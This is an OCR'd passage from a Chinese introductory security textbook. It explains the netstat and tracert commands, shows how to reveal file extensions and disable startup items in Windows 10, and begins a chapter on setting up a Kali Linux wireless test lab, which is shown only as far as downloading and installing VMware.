


Step 04 在“命令提示符”窗口中输入netstat –n –a命令，按Enter键，即可显示本机所有连接的端口及其状态，如下图所示。



2.6.6 tracert命令






使用tracert命令可以查看网络中路由节点信息，最常见的使用方法是在tracert命令后追加一个参数，表示检测和查看连接当前主机经历了哪些路由节点，适合用于大型网络的测试，该命令的语法格式信息如下：

```
tracert [-d] [-h MaximumHops] [-j Hostlist] [-w Timeout] [TargetName]
```

其中各个参数的含义如下：

- -d：防止解析目标主机的名字，可以加速显示tracert命令结果。
- -h MaximumHops：指定搜索到目标地址的最大跳跃数，默认值为30个跳跃点。
- -j Hostlist：按照主机列表中的地址释放源路由。
- -w Timeout：指定超时时间间隔，默认单位为ms。
- TargetName：指定目标计算机。

例如：如果想查看www.baidu.com的路由与局域网络连接情况，则在“命令提示符”窗口中输入tracert www.baidu.com命令，按Enter键，下图为其显示结果。




2.7 实战演练


实战演练1——显示文件的后缀扩展名

Windows 10系统默认情况下并不显示文件的扩展名，用户可以通过设置显示文件的扩展名。具体操作步骤如下。


Step 01 单击“开始”按钮，在弹出快捷菜单中选择“文件资源管理器”选项，打开“文件资源管理器”窗口，如下图所示。



Step 02 选择“查看”选项卡，在打开的功能区域中选中“显示/隐藏”区域的“文件扩展名”复选框，如下图所示。



Step 03 此时打开一个文件夹，用户便可以查看到文件的扩展名，如下图所示。




实战演练2——关闭开机多余启动项目


在计算机启动的过程中，自动运行的程序叫作开机启动项，有时一些木马病毒程序会在开机时就运行，用户可以通过关闭开机启动项目来提高系统安全。

具体的操作步骤如下。


Step 01 按键盘上的Ctrl+Alt+Del组合键，打开“任务管理器”界面，如下图所示。




Step 02 单击“任务管理器”选项，打开“任务管理器”窗口，如下图所示。



Step 03 选择“启动”选项卡，进入“启动”界面，在其中可以看到系统当中的已启用启动项列表，如下图所示。



Step 04 选择开机启动项列表框中需要禁用的启动项，单击“禁用”按钮，即可禁用该启动项，如下图所示。



2.8　小试身手

练习1：查询IP地址。

练习2：查看系统开放的端口。

练习3：黑客常用攻击命令演练。

第3章　搭建无线测试系统
Kali Linux

无线技术在给人们带来极大方便的同时，也带来了极大的信息安全风险。在目前，无论是企事业单位还是家庭用户，安全意识依然薄弱。本章介绍无线测试系统环境的搭建，主要内容包括安装与创建虚拟机、安装与更新Kali Linux操作系统、安装CDlinux系统、安装与使用靶机等。

3.1　安装与创建虚拟机

对于无线安全初学者，使用虚拟机构建无线测试环境是一个非常好的选择，这样既可以快速搭建测试环境，同时还可以快速还原之前快照，避免错误操作造成系统崩溃。



3.1.1　下载虚拟机软件

虚拟机使用之前，需要从官网下载虚拟机软件vmware，具体的操作步骤如下：

Step 01 使用浏览器打开虚拟机官方网站https://my.vmware.com/cn，进入虚拟机官网页面，如下图所示。





Step 02 这里需要注册一个账号，vmware支持中文页面，正常注册即可，注册完成后，进入所有下载页面，并切换到“所有产品”选项卡，如下图所示。

所有下载

我的产品　所有产品　产品列表（A到Z）

Step 03 在下拉页面找到VMware Workstation Pro对应选项，单击右侧的“查看下载组件”超链接，如下图所示。

VMware Workstation Pro　查看下载组件 | 驱动程序和工具

Step 04 进入VMware下载页面，在其中选择Windows版本，单击右侧“转至下载”超链接，如下图所示。



Step 05 跳转至下载页面，单击“立即下载”按钮进行下载，如下图所示。

产品下载　驱动程序和工具　开源代码　自定义 ISO

文件　信息

This Workstation product installation includes VMware Tools for Windows 64-bit operating systems.

文件大小：487.09 MB

文件类型：exe

立即下载


了解更多信息

3.1.2　安装虚拟机软件


虚拟机软件下载完成后，接下来就可以安装虚拟机软件了，这里下载的是目前最新版本“VMware-workstation-full-14.1.2-9474260.exe”，用户可根据实际情况选择当前最新版本下载即可，安装虚拟机的具体操作步骤如下：

Step 01 双击下载的VMware安装软件，进入“欢迎使用VMware Workstation Pro”窗

